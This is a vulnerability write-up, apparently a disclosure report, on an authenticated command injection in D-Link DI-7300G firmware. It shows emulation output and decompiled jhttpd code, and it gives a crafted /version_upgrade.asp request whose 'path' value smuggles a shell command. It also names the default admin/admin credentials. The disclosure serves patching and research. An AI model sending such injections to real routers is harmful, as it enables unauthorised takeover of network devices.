

A command execution vulnerability exists in the D-Link DI-7300G

Firmware version: 19.12.25A1

Firmware download link:

<http://www.dlink.com.cn/techsupport/ProductInfo.aspx?m=DI-7300G%2B>

Simulation using firmAE

代码块

```
1 sudo ./run.sh -d D-Link '/home/iotsec-zone/DI_7300G+-19.12.25A1.trx'
```

```
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap8_0...
Set 'tap8_0' persistent and owned by uid 0
Initializing VLAN...
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 27.479900116 31.48051928
8
[*] firmware - DI_7300G+-19.12.25A1
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
-----
|      FirmAE Debugger      |
-----
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> 2
Trying 192.168.0.1...
Connected to 192.168.0.1.
```

Reverse analysis of jhttpd

In the sub_43DEF0, you can see that parm directly splices with sprintf, and then executes the command through the jhl_system

```
if ( !CN )
{
    CN = "CN";
    if ( parm )
        goto LABEL_3;
LABEL_20:
    v13 = v23;
    __ret__:1__msg__:__upgrade_cannot_get_file__ = "{\\\"ret\\\":1,\\\"msg\\\":\\\"upgrade_cannot_get_file\\\"}";
    do
    {
        v15 = *((_DWORD *)__ret__:1__msg__:__upgrade_cannot_get_file__);
        v16 = *((_DWORD *)__ret__:1__msg__:__upgrade_cannot_get_file__ + 1);
        v17 = *((_DWORD *)__ret__:1__msg__:__upgrade_cannot_get_file__ + 2);
        v18 = *((_DWORD *)__ret__:1__msg__:__upgrade_cannot_get_file__ + 3);
        __ret__:1__msg__:__upgrade_cannot_get_file__ += 16;
        *v13 = v15;
        v13[1] = v16;
        v13[2] = v17;
        v13[3] = v18;
        v13 += 4;
    }
    while ( __ret__:1__msg__:__upgrade_cannot_get_file__ != "et_file\\\"" );
    v19 = *((_DWORD *)__ret__:1__msg__:__upgrade_cannot_get_file__);
    v20 = *((_DWORD *)__ret__:1__msg__:__upgrade_cannot_get_file__ + 1);
    v21 = *((_WORD *)__ret__:1__msg__:__upgrade_cannot_get_file__ + 4);
    n41 = 41;
    *v13 = v19;
    v13[1] = v20;
    *((_WORD *)v13 + 4) = v21;
    return httpd_cgi_ret(a1, v23, n41, 4);
}
if ( !parm )
    goto LABEL_20;
LABEL_3:
    v5 = jiffies_get();
    mod_timer(a1 + 103064, v5 + 200000);
    if ( parm_1 && !strcmp(parm_1, &word_4CCD20) )
        sprintf(v23, "wys version_upgrade %s %s", parm, (const char *)&word_4CCD20);
    else
        sprintf(v23, "wys version_upgrade %s %s", parm, (const char *)&word_67C84C);
    upgrade_prepare();
    jhl_system(v23);
    v6 = nvram_get("version_upgrade_state");
    v7 = J_atoi(v6);
}
```

The value of parm is the value of path

```
parm = (const char *)httpd_get_parm(a1, "path");
parm_1 = httpd_get_parm(a1, "type");
CN = (const char *)nvram_get("wysLanguage");
if ( !CN )
```


The route for this function is /version_upgrade.asp, and the constructed GET request is as follows

代码块

```
1 http://192.168.0.1/version_upgrade.asp?
  path=abc;echo%20test1234%20%3E%20/tmp/hacked.txt;&type=123
```

Here you need to log in first, and the default account password is admin/admin

You can see that test1234 is successfully written in /tmp/hacked.txt



The image shows a web browser window at the top and a terminal window at the bottom. The browser window displays a JSON response from a web application: {"ret":1,"msg":"升级失败,失败原因:固件下载失败!"}. The terminal window shows a series of commands and outputs. The user runs 'gdbserver', 'file transfer', and 'exit'. Then, they run '2' to connect to 192.168.0.1. The terminal shows the directory listing of the root directory, then the directory listing of /tmp. The user then runs 'cat hacked.txt' twice, showing the output 'test123' and 'test1234' respectively, confirming the successful upload of the file.

```
192.168.0.1/version_upgr...  
Not secure 192.168.0.1/version_upgrade.asp?path=abc;echo%20test1234%20>%20/tmp/hacked.txt;&typ...  
{\"ret\":1,\"msg\": \"升级失败,失败原因:固件下载失败!\"}  
  
iotsec-zone@iotseczone: ~/Tools/FirmAE  
File Edit View Search Terminal Help  
4. run gdbserver  
5. file transfer  
6. exit  
> 2  
Trying 192.168.0.1...  
Connected to 192.168.0.1.  
Escape character is '^]'.  
  
/ # ls  
bin          firmadyne    init          mnt           sbin          var  
dev          hd           lib           proc          sys  
etc          hd_share    lost+found    root          tmp  
etc_ro       home        media         run           usr  
/ # cd tmp  
/tmp # ls  
ac_server_name    etc          mnt           upgrade  
automount.log     hacked.txt   ping          var  
df_file           home        pppoe_route_table  wt_client  
dxmod             jhttpd_state radius_state    wt_log.txt  
/tmp # cat hacked.txt  
test123  
/tmp # cat hacked.txt  
test1234  
/tmp #
```